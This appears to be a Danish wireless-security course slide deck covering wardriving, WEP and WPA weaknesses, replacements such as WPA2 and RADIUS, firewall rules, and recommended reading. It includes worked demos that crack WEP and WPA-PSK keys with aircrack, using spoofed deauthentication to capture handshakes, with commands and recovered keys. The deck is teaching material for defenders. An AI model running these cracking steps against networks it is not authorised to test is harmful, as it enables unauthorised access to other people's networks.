- Packetstorm wireless tools http://packetstormsecurity.org/wireless/
- Beginner's Guide to Wireless Auditing David Maynor http://www.securityfocus.com/infocus/1877?ref=rss

Typisk brug af 802.11 udstyr





netværket - typisk Ethernet

et access point - forbindes til netværket

Basal konfiguration




Når man tager fat på udstyr til trådløse netværk opdager man:

SSID - nettet skal have et navn

frekvens / kanal - man skal vælge en kanal, eller udstyret vælger en automatisk der er nogle forskellige metoder til sikkerhed

Trådløs sikkerhed






- Trådløs sikkerhed WPA og WPA2
- Nem konfiguration
- Nem konfiguration af Access Point

Wireless networking sikkerhed i 802.11b





Sikkerheden er baseret på nogle få forudsætninger

- SSID netnavnet
- WEP kryptering Wired Equivalent Privacy
- måske MAC flitrering, kun bestemte kort må tilgå accesspoint

Til gengæld er disse forudsætninger ofte ikke tilstrækkelige ...

- WEP er måske ok til visse små hjemmenetværk
- WEP er baseret på en DELT hemmelighed som alle stationer kender
- nøglen ændres sjældent, og det er svært at distribuere en ny

Forudsætninger



Til gengæld er disse forudsætninger ofte ikke tilstrækkelige ...

Hvad skal man beskytte?

Hvordan kan sikkerheden omgås?

Mange firmaer og virksomheder stille forskellige krav til sikkerheden - der er ikke en sikkerhedsmekanisme der passer til alle

SSID - netnavnet



Service Set Identifier (SSID) - netnavnet 32 ASCII tegn eller 64 hexadecimale cifre Udstyr leveres typisk med et standard netnavn

- Cisco tsunami
- Linksys udstyr linksys
- Apple Airport, 3Com m.fl. det er nemt at genkende dem

SSID kaldes også for NWID - network id

SSID broadcast - udstyr leveres oftest med broadcast af SSID

Demo: wardriving med stumbler programmer




000					Stumbler 0.5b							
SSID	MAC	Channel	Signal	Noise	Network type	Vendor		WEP		Parameter Contract		
tech	00:40:96:54:43:9F	6	25	4	Managed	Cisco-A	Aironet	No				
trainingroom	00:40:96:57:53:53	6	21	4	Managed	Cisco-A	Aironet	No				
svcc	00:40:96:57:FE:39	6	12	4	Managed	Cisco-Aironet		No				
					Log: -							
SSID	MAC	Channel	Netwo	rk type	Vendor	WEP	Last Seen					
trainingroom	00:40:96:57:53:53	6	Manag	ged	Cisco-Aironet	No	Tuesday,	May 07,	2002	14:54:	07 US/Pacifi	c
svcc	00:40:96:57:FE:39	6	Managed		Cisco-Aironet	No	Tuesday,	May 07,	2002	14:54:	07 US/Pacifi	c
linksys	00:04:5A:0E:1D:79	10	Managed		Linksys	No	Tuesday,	May 07,	2002	14:53:	58 US/Pacifi	c
tech	00:40:96:54:43:9F	6	Manag	ged	Cisco-Aironet	No	Tuesday,	May 07,	2002	14:54:	07 US/Pacifi	c
svcc	00:40:96:57:74:27	6	Manag	ged	Cisco-Aironet	No	Tuesday,	May 07,	2002	14:54:	02 US/Pacifi	c
svcc	00:40:96:55:25:34	6	Manag	ged	Cisco-Aironet	No	Tuesday,	May 07,	2002	14:54:	01 US/Pacifi	c
linksvs	00:06:25:51:6F:96	6	Mana	aed	unknown	No	Tuesdav.	Mav 07.	2002	14:49:	33 US/Pacifi	c
Save		Status: Scanning			**		***	**	***	****	3	

man tager et trådløst netkort og en bærbar computer og noget software:

- Netstumbler Windows http://www.netstumbler.com
- dstumbler UNIX http://www.dachb0den.com/projects/dstumbler.html
- iStumbler Mac http://www.istumbler.net/
- Kismet ... mange andre

Start på demo - wardriving





- Almindelige laptops bruges til demo
- Der startes et access point

MAC filtrering



De fleste netkort tillader at man udskifter sin MAC adresse

MAC adressen på kortene er med i alle pakker der sendes

MAC adressen er aldrig krypteret, for hvordan skulle pakken så nå frem?

MAC adressen kan derfor overtages, når en af de tilladte stationer forlader området ...

Resultater af wardriving



Hvad opdager man ved wardriving?


- at WEP IKKE krypterer hele pakken
- at alle pakker indeholder MAC adressen
- WEP nøglen skifter sjældent
- ca. 2/3 af de netværk man finder har ikke WEP slået til og der er fri og uhindret adgang til Internet

Man kan altså lytte med på et netværk med WEP, genbruge en anden maskines MAC adresse - og måske endda bryde WEP krypteringen.

Medmindre man kender virksomheden og WEP nøglen ikke er skiftet ... det er besværligt at skifte den, idet alle stationer skal opdateres.

Storkøbenhavn





Informationsindsamling



Det vi har udført er informationsindsamling Indsamlingen kan være aktiv eller passiv indsamling i forhold til målet for angrebet passiv kunne være at lytte med på trafik eller søge i databaser på Internet aktiv indsamling er eksempelvis at sende ICMP pakker og registrere hvad man får af svar

WEP kryptering



WEP *kryptering* - med nøgler der specificeres som tekst eller hexadecimale cifre typisk 40-bit, svarende til 5 ASCII tegn eller 10 hexadecimale cifre eller 104-bit 13 ASCII tegn eller 26 hexadecimale cifre

WEP er baseret på RC4 algoritmen der er en stream cipher lavet af Ron Rivest for RSA Data Security

De første fejl ved WEP



Oprindeligt en dårlig implementation i mange Access Points Fejl i krypteringen - rettet i nyere firmware WEP er baseret på en DELT hemmelighed som alle stationer kender Nøglen ændres sjældent, og det er svært at distribuere en ny

WEP som sikkerhed





WEP er *ok* til et privat hjemmenetværk WEP er for simpel til et større netværk - eksempelvis 20 brugere Firmaer bør efter min mening bruge andre sikkerhedsforanstaltninger Hvordan udelukker man en bestemt bruger?

WEP sikkerhed





AirSnort Homepage



AirSnort is a wireless LAN (WLAN) tool which recovers encryption keys. AirSnort operates by passively monitoring transmissions, computing the encryption key when enough packets have been gathered.

802.11b, using the Wired Equivalent Protocol (WEP), is crippled with numerous security flaws. Most damning of these is the weakness described in "Weaknesses in the Key Scheduling Algorithm of RC4" by Scott Fluhrer, Itsik Mantin and Adi Shamir. Adam Stubblefield was the first to implement this attack, but he has not made his software public. AirSnort, along with WEPCrack, which was released about the same time as AirSnort, are the first publicly available implementaions of this attack. http://airsnort.shmoo.com/

major cryptographic errors



weak keying - 24 bit er allerede kendt - 128-bit = 104 bit i praksis small IV - med kun 24 bit vil hver IV blive genbrugt oftere CRC-32 som intergritetscheck er ikke *stærkt* nok kryptografisk set Authentication gives pad - giver fuld adgang - hvis der bare opdages *encryption pad* for en bestemt IV. Denne IV kan så bruges til al fremtidig kommunikation

Konklusion: Kryptografi er svært

WEP cracking - airodump og aircrack





airodump - opsamling af krypterede pakker aircrack - statistisk analyse og forsøg på at finde WEP nøglen Med disse værktøjer er det muligt at knække *128-bit nøgler*! Blandt andet fordi det reelt er 104-bit nøgler © tommelfingerregel - der skal opsamles mange pakker ca. 500.000 er godt Links:

http://www.cr0.net:8040/code/network/aircrack/ aircrack http://www.securityfocus.com/infocus/1814 WEP: Dead Again

airodump afvikling



Når airodump kører opsamles pakkerne samtidig vises antal initialisationsvektorer IV's:

BSSID	СН	MB	ENC	PWR	Packets	LAN IP / # IV	s ESSID
00:03:93:ED:DD:8D	6	11		209	801963	540180	wanlan

NB: dataopsamlingen er foretaget på 100% opdateret Mac udstyr

aircrack - WEP cracker



```
$ aircrack -n 128 -f 2 aftendump-128.cap
                                 aircrack 2.1
       540196! unique IVs | fudge factor = 2
  Got
* Elapsed time [00:00:22] | tried 12 keys at 32 k/m
KΒ
      depth
               votes
      0/ 1
 0
               CE (
                     45) A1(
                               20) 7E(
                                         15) 98(
                                                   15) 72(
                                                             12) 82(
                                                                       12)
      0 /
               62 (
                     43)
                               24)
                                   29(
                                         15) 67(
                                                                       13)
                         1D(
                                                   13)
                                                       94 (
                                                             13) F7(
 2
      0/
               B6(499) E7(
                               18)
                                   8F(
                                         15) 14(
                                                   13)
                                                                       10)
                                                       1D(
                                                             12) E5(
 3
      0/
               4E ( 157) EE (
                               40)
                                         39)
                                             15(
                                                   30)
                                                                       20)
                                   29(
                                                       7D(
                                                             28)
                                                                 61 (
      0/
 4
               93 (136) B1 (
                               28)
                                   0C(
                                         15) 28(
                                                   15)
                                                       76(
                                                             15) D6(
                                                                       15)
 5
      0/
               E1 (
                     75) CC(
                               45)
                                   39 (
                                         31)
                                             3B(
                                                                       13)
                                                   30)
                                                       4F(
                                                             16) 49(
      0/
                         51(
 6
               3B(
                     65)
                               42)
                                   2D(
                                         24)
                                             14 (
                                                   21)
                                                       5E(
                                                             15) FC(
                                                                       15)
      0/
 7
                                                                       27)
               6A(144) OC(
                               96) CF(
                                         34)
                                             14 (
                                                   33)
                                                       16(
                                                             33)
                                                                 18 (
      0/
 8
               3A(152)
                         73 (
                               41)
                                   97 (
                                         35)
                                             57 (
                                                   28)
                                                       5A(
                                                                 9D(
                                                                       27)
                                                             27)
 9
      0 /
               F1(
                     93)
                         2D(
                               45)
                                   51(
                                         29) 57(
                                                   27)
                                                       59(
                                                                       26)
                                                             27)
                                                                 16(
      2/
10
               5B(
                     40) 53(
                               30)
                                   59(
                                         24)
                                             2D(
                                                   15)
                                                       67 (
                                                             15)
                                                                 71 (
                                                                       12)
      0/
               F5(
                     53)
                               51)
11
                         C6(
                                   F0(
                                         21)
                                             FB(
                                                   21)
                                                       17 (
                                                             15)
                                                                 77 (
                                                                       15)
12
      0/
               E6(
                     88) F7(
                               81) D3(
                                         36) E2(
                                                   32) E1(
                                                             29) D8(
                                                                       27)
```

KEY FOUND! [CE62B64E93E13B6A3AF15BF5E6]

Hvor lang tid tager det?



Opsamling a data - ca. en halv time på 802.11b ved optimale forhold Tiden for kørsel af aircrack fra auditor CD på en Dell CPi 366MHz Pentium II laptop:

```
$ time aircrack -n 128 -f 2 aftendump-128.cap
...
real 5m44.180s user 0m5.902s sys 1m42.745s
```

Tiden for kørsel af aircrack på en moderne 1.6GHz CPU med almindelig laptop disk tager typisk mindre end 60 sekunder

Erstatning for WEP- WPA



Det anbefales at bruge:

Kendte VPN teknologier eller WPA

baseret på troværdige algoritmer

implementeret i professionelt udstyr

fra troværdige leverandører

udstyr der vedligeholdes og opdateres

Man kan måske endda bruge de eksisterende løsninger - fra hjemmepc adgang, mobil adgang m.v.

RADIUS



RADIUS er en protokol til autentificering af brugere op mod en fælles server Remote Authentication Dial In User Service (RADIUS)

RADIUS er beskrevet i RFC-2865

RADIUS kan være en fordel i større netværk med

- dial-in
- administration af netværksudstyr
- trådløse netværk
- andre RADIUS kompatible applikationer

Erstatninger for WEP



Der findes idag andre metoder til sikring af trådløse netværk

802.1x Port Based Network Access Control

WPA - Wi-Fi Protected Access)

WPA = 802.1X + EAP + TKIP + MIC

nu WPA2

WPA2 is based on the final IEEE 802.11i amendment to the 802.11 standard and is eligible for FIPS 140-2 compliance.

Kilde: http://www.wifialliance.org/OpenSection/protected_access.asp

WPA eller WPA2?



WPA2 is based upon the Institute for Electrical and Electronics Engineers (IEEE) 802.11i amendment to the 802.11 standard, which was ratified on July 29, 2004.

Q: How are WPA and WPA2 similar?

A: Both WPA and WPA2 offer a high level of assurance for end-users and network administrators that their data will remain private and access to their network restricted to authorized users. Both utilize 802.1X and Extensible Authentication Protocol (EAP) for authentication. Both have Personal and Enterprise modes of operation that meet the distinct needs of the two different consumer and enterprise market segments.

Q: How are WPA and WPA2 different?

A: WPA2 provides a **stronger encryption mechanism** through **Advanced Encryption Standard** (AES), which is a requirement for some corporate and government users.

Kilde: http://www.wifialliance.org WPA2 Q and A

WPA Personal eller Enterprise



Personal - en delt hemmelighed, preshared key Enterprise - brugere valideres op mod fælles server Hvorfor er det bedre?

- Flere valgmuligheder passer til store og små
- WPA skifter den faktiske krypteringsnøgle jævnligt TKIP
- Initialisationsvektoren (IV) fordobles 24 til 48 bit
- Imødekommer alle kendte problemer med WEP!
- Integrerer godt med andre teknologier RADIUS
- EAP Extensible Authentication Protocol individuel autentifikation
- TKIP Temporal Key Integrity Protocol nøgleskift og integritet
- MIC Message Integrity Code Michael, ny algoritme til integritet

WPA cracking



Nu skifter vi så til WPA og alt er vel så godt?

Desværre ikke!

Du skal vælge en laaaaang passphrase, ellers kan man sniffe WPA handshake når en computer går ind på netværket!

Med et handshake kan man med aircrack igen lave off-line bruteforce angreb!

WPA cracking demo



Vi konfigurerer AP med Henrik42 som WPA-PSK/passhrase

Vi finder netværk kismet eller airodump

Vi starter airodump mod specifik kanal

Vi spoofer deauth og opsamler WPA handshake

Vi knækker WPA :-)

Brug manualsiderne for programmerne i aircrack-ng pakken!

WPA cracking med aircrack - start



```
slax ~ # aircrack-ng -w dict wlan-test.cap
Opening wlan-test.cap
Read 1082 packets.
```

ESSID

11	D001D	ПООТР	пистурстоп
1	00:11:24:0C:DF:97	wlan	WPA (1 handshake)
2	00:13:5F:26:68:D0	Noea	No data - WEP or WPA
3	00:13:5F:26:64:80	Noea	No data - WEP or WPA
4	00:00:00:00:00		Unknown

Encryption

Index number of target network ? 1

RSSID

WPA cracking med aircrack - start



```
[00:00:00] 0 keys tested (0.00 \text{ k/s})
```

```
KEY FOUND! [ Henrik42 ]
```

```
Master Key : 8E 61 AB A2 C5 25 4D 3F 4B 33 E6 AD 2D 55 6F 76
```

6E 88 AC DA EF A3 DE 30 AF D8 99 DB F5 8F 4D BD

Transcient Key: C5 BB 27 DE EA 34 8F E4 81 E7 AA 52 C7 B4 F4 56

F2 FC 30 B4 66 99 26 35 08 52 98 26 AE 49 5E D7

9F 28 98 AF 02 CA 29 8A 53 11 EB 24 0C B0 1A 0D

64 75 72 BF 8D AA 17 8B 9D 94 A9 31 DC FB 0C ED

EAPOL HMAC : 27 4E 6D 90 55 8F 0C EB E1 AE C8 93 E6 AC A5 1F

Min Thinkpad X31 med 1.6GHz Pentium M knækker ca. 150 Keys/sekund

Tools man bør kende



- BSD Airtools http://www.dachb0den.com/projects/bsd-airtools.html
- **Kismet** http://www.kismetwireless.net/
- Airsnort http://airsnort.shmoo.com/læs pakkerne med WEP kryptering
- wepcrack http://wepcrack.sourceforge.net/-knæk krypteringen i WEP
- Airsnarf http://airsnarf.shmoo.com/ lav dit eget AP parallelt med det rigtige og snif hem-meligheder
- Wireless Scanner http://www.iss.net/-kommercielt
- Dette er et lille uddrag af programmer Se også http://packetstormsecurity.org/wireless/

Når adgangen er skabt




Så går man igang med de almindelige værktøjer Fyodor Top 100 Network Security Tools http://www.sectools.org

Forsvaret er som altid - flere lag af sikkerhed!

Infrastrukturændringer






Sådan bør et access point forbindes til netværket

Anbefalinger mht. trådløse netværk





- Brug noget tilfældigt som SSID netnavnet
- Brug ikke WEP til virksomhedens netværk
 men istedet en VPN løsning med individuel autentificering eller WPA
- NB: WPA Personal/PSK kræver passphrase på +40 tegn!
- Placer de trådløse adgangspunkter hensigtsmæssigt i netværket - så de kan overvåges
- Lav et sæt regler for brugen af trådløse netværk hvor må medarbejdere bruge det?
- Se eventuelt pjecerne Beskyt dit trådløse Netværk fra Ministeriet for Videnskab, Teknologi og Udvikling

http://www.videnskabsministeriet.dk/

Hjemmenetværk for nørder



Lad være med at bruge et wireless-kort i en PC til at lave AP, brug et AP Husk et AP kan være en router, men den kan ofte også blot være en bro Brug WPA og overvej at lave en decideret DMZ til WLAN Placer AP hensigtsmæddigt og gerne højt, oppe på et skab eller lignende

firewalls



Basalt set et netværksfilter - det yderste fæstningsværk Indeholder typisk:

- Grafisk brugergrænseflade til konfiguration er det en fordel?
- TCP/IP filtermuligheder pakkernes afsender, modtager, retning ind/ud, porte, protokol, ...
- kun IPv4 for de kommercielle firewalls
- både IPv4 og IPv6 for Open Source firewalls: IPF, OpenBSD PF, Linux firewalls, ...
- foruddefinerede regler/eksempler er det godt hvis det er nemt at tilføje/åbne en usikker protokol?
- typisk NAT funktionalitet indbygget
- typisk mulighed for nogle serverfunktioner: kan agere DHCP-server, DNS caching server og lignende

En router med Access Control Lists - ACL kaldes ofte netværksfilter, mens en dedikeret maskine kaldes firewall - funktionen er reelt den samme - der filtreres trafik


firewall regelsæt eksempel



```
# hosts
router="217.157.20.129"
webserver="217.157.20.131"
# Networks
homenet=" 192.168.1.0/24, 1.2.3.4/24 "
wlan="10.0.42.0/24"
wireless=wi0
# things not used
spoofed=" 127.0.0.0/8, 172.16.0.0/12, 10.0.0.0/16, 255.255.255.255/32 "
block in all # default block anything
# loopback and other interface rules
pass out quick on lo0 all
pass in quick on lo0 all
# egress and ingress filtering - disallow spoofing, and drop spoofed
block in quick from $spoofed to any
block out quick from any to $spoofed
pass in on $wireless proto tcp from $wlan to any port = 22
pass in on $wireless proto tcp from $homenet to any port = 22
pass in on $wireless proto tcp from any to $webserver port = 80
pass out quick proto tcp from $homenet to any flags S/S keep state
pass out quick proto udp from $homenet to any keep state
pass out quick proto icmp from $homenet to any keep state
```

netdesign - med firewalls - 100% sikkerhed?





Hvor skal en firewall placeres for at gøre størst nytte?

Hvad er forudsætningen for at en firewall virker?

At der er konfigureret et sæt fornuftige regler!


Hvor kommer reglerne fra? Sikkerhedspolitikken!

Kilde: Billedet er fra Marcus Ranum The ULTIMATELY Secure Firewall

Confidentiality Integrity Availability



Husk altid de fundamentale principper indenfor sikkerhed



Sikkerhedsteknologier



Brug alt hvad I kan overkomme:

- Firewalls: IPfilter, IPtables, OpenBSD PF
- Kryptografi
- Secure Shell SSH
- betragt Telnet, Rlogin, Rsh, Rexec som døde!
- FTP bør kun bruges til anonym FTP
- Intrusion Detection Snort
- Sudo
- Tripwire, mtree, MD5

Sikkerhedspolitikken er din "plan" for sikkerheden - og er med til at sikre niveauet er ens

Firewalls hjælper ikke mod alle trusler

Opsummering afslutning



Husk følgende:

- Husk: IT-sikkerhed er ikke kun netværkssikkerhed!
- Sikkerhed kommer fra langsigtede intiativer
 Vi håber I kan genkende de problemer vi har talt om, og finde information om nye problemer i netværk som bliver kendt eksempelvis nye metoder til scanning eller omgåelse af firewalls
- Hvad er informationssikkerhed?
- Data på elektronisk form
- Data på fysisk form
- Social engineering er måske overset The Art of Deception: Controlling the Human Element of Security af Kevin D. Mitnick, William L. Simon, Steve Wozniak

Computer Forensics er reaktion på en hændelse

Informationssikkerhed er en proces

Anbefalinger generelt



Drop legacy kompatibilitet

Udryd gamle usikre

- protokoller som SSH version 1
- programmer telnet, FTP, R* password i klartekst
- services NT LAN manager

VÆK med dem!

Det handler om sikkerhed, det der ikke er aktivt kan ikke misbruges

Anbefalinger til jer



Oversigt over anbefalinger

Følg med! - læs websites, bøger, artikler, mailinglister, ...

Vurder altid sikkerhed - skal integreres i processer

Hændelseshåndtering - du vil komme ud for sikkerhedshændelser

Lav en sikkerhedspolitik - herunder software og e-mail politik

Hver måned offentliggøres ca. 100 nye sårbarheder i produkter - software/hardware

Følg med! - mange kilder



websites prøv at kigge både på officielle/kommercielle websites - men også indimellem på de små gyder på Internet

bøger der er en god liste over *MUST READ* sikkerhedsbøger på adressen http://sun.soci.niu.edu/~rslade/mnbksccd.htm

artikler mange steder, men eksempelvis

http://www.securityfocus.com

mailinglister leverandør ejede lister og generelle - som bugtraq og full-disclosure **personer** der findes personer på Internet som er værd at holde øje med. Eksempelvis: Bruce Schneiers nyhedsbrev crypto-gram

http://www.counterpane.com/crypto-gram.html

Spørgsmål?



Henrik Lund Kramshøj hlk@security6.net

http://www.security6.net

I er altid velkomne til at sende spørgsmål på e-mail

Reklamer: kursusafholdelse



Følgende kurser afholdes med mig som underviser

- IPv6 workshop 1 dag
 Introduktion til Internetprotokollerne og forberedelse til implementering i egne netværk.
- Wireless teknologier og sikkerhed workshop 1-2 dage
 En dag med fokus på netværksdesign og fornuftig implementation af trådløse netværk, samt integration med hjemmepc og wirksomhedsnetværk.
- Hacker workshop 2 dage
 Workshop med detaljeret gennemgang af hackermetoderne angreb over netværk, exploitprogrammer, portscanning, Nessus m.fl.
- Forensics workshop 2 dage
 Med fokus på tilgængelige open source værktøjer gennemgås metoder og praksis af undersøgelse af diskimages og spor på computer systemer
- Moderne Firewalls og Internetsikkerhed 2 dage
 Informere om trusler og aktivitet på Internet, samt give et bud på hvorledes en avanceret moderne firewall idag kunne konfigureres.

Se mere på http://www.security6.net/courses.html


Network Security Tools





Network Security Tools: Writing, Hacking, and Modifying Security Tools Nitesh Dhanjani, Justin Clarke, O'Reilly 2005, ISBN: 0596007949






Mastering FreeBSD and OpenBSD Security Yanek Korff, Paco Hope, Bruce Potter, O'Reilly, 2005, ISBN: 0596006268

Hackers Challenge





Hacker's Challenge: Test Your Incident Response Skills Using 20 Scenarios at Mike Schiffman McGraw-Hill Osborne Media; (October 18, 2001) ISBN: 0072193840


Hacker's Challenge II: Test Your Network Security and Forensics Skills at Mike Schiffman McGraw-Hill Osborne Media, 2003 ISBN: 0072226307

Bogen indeholder scenarier i første halvdel, og løsninger i anden halvdel - med fokus på relevante logfiler og sårbarheder

Hackers challenge nr 3 udkommer i 2006

Network Security Assessment






Network Security Assessment Know Your Network af Chris McNab, O'Reilly Marts 2004 ISBN: 0-596-00611-X

Bogen er anbefalelsesværdig

Der kan hentes kapitel 4 som PDF - IP Network Scanning

Counter Hack





Counter Hack: A Step-by-Step Guide to Computer Attacks and Effective Defenses, Ed Skoudis, Prentice Hall PTR, 1st edition July 2001

Bogen er anbefalelsesværdig og er kommet i anden udgave

Minder mig om et universitetskursus i opbygningen

Hackerværktøjer



- nmap http://www.insecure.org portscanner
- Nessus http://www.nessus.org automatiseret testværktøj
- IOphtcrack http://www.atstake.com/research/lc/ The Password Auditing and Recovery Application, kig også på Cain og Abel fra http://oxid.it hvis det skal være gratis
- Wireshark http://www.wireshark.org avanceret netværkssniffer
- OpenBSD http://www.openbsd.org operativsystem med fokus på sikkerhed
- http://www.isecom.org/-Open Source Security Testing Methodology Manual-gennemgang af elementer der bør indgå i en struktureret test
- Putty http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html
 terminal emulator med indbygget SSH
- http://www.remote-exploit.org Backtrack security collection en boot CD med hackerværktøjer

Referencer



Anbefalede bøger:

- Computer Forensics: Incident Response Essentials, Warren G. Kruse II og Jay G. Heiser, Addison-Wesley, 2002.
- Incident Response, E. Eugene Schultz og Russel Shumway, New Riders, 2002
- CISSP All-in-One Certification Exam Guide, Shon Harris McGraw-Hill/Osborne, 2002
- Network Intrusion Detection, Stephen Northcutt og Judy Novak, New Riders, 2nd edition, 2001
- Intrusion Signatures and Analysis, Stephen Northcutt et al, New Riders, 2001
- Practical UNIX and Internet Security, Simson Garfinkel og Gene Spafford, 2nd edition
- Firewalls and Internet Security, Cheswick, Bellovin og Rubin, Addison-Wesley, 2nd edition, 2003
- Hacking Exposed, Scambray et al, 4th edition, Osborne, 2003 tror der er en nyere
- Building Open Source Network Security Tools, Mike D. Schiffman, Wiley 2003
- Gray Hat Hacking: The Ethical Hacker's Handbook Shon Harris, Allen Harper, Chris Eagle, Jonathan Ness, Michael Lester, McGraw-Hill Osborne Media 2004, ISBN: 0072257091

Referencer



Internet

- http://www.project.honeynet.org diverse honeynet projekter information om pakker og IP netværk. Har flere forensics challenges hvor man kan hente images og foretage sin egen analyse
- http://www.packetfactory.net diverse projekter relateret til pakker og IP netværk eksempelvis libnet
- http://www.isecom.org/ Open Source Security Testing Methodology Manual Hvordan laver man struktureret test!

Mailinglists

securityfocus m.fl. - de fleste producenter og væktøjer har mailinglister tilknyttet

Papers - der findes MANGE dokumenter på Internet

• Security Problems in the TCP/IP Protocol Suite, S.M. Bellovin, 1989 og fremefter

Packet factory projects





- Projects (udvalgte):
- firewalk [gateway ACL scanner]
- firestorm (in development) [next generation scanner]
- ISIC [IP stack integrity checker]
- libnet [network packet assembly/injection library]
- libradiate [802.11b frame assembly/injection library]
- nemesis [command line IP stack]
- ngrep [GNU grep for the network]
- packit [tool to monitor, and inject customized IPv4 traffic]
- Billede og information fra http://www.packetfactory.net

CISSP fra ISC2









Approved marks of the International Information Systems Security Certification Consortium, Inc.

Primære website: http://www.isc2.org

Vigtigt link http://www.cccure.org/

Den kræver mindst 3 års erfaring indenfor et relevant fagområde

Multiple choice 6 timer 250 spørgsmål - kan tages i Danmark

GIAC GSEC krav





Security Essentials - basal sikkerhed

Krav om en *Practical assignment* - mindst 8 sider, 15 sider i gennemsnit

multiple choice eksamen

Primære website: http://www.giac.org

Reading room: http://www.sans.org/rr/

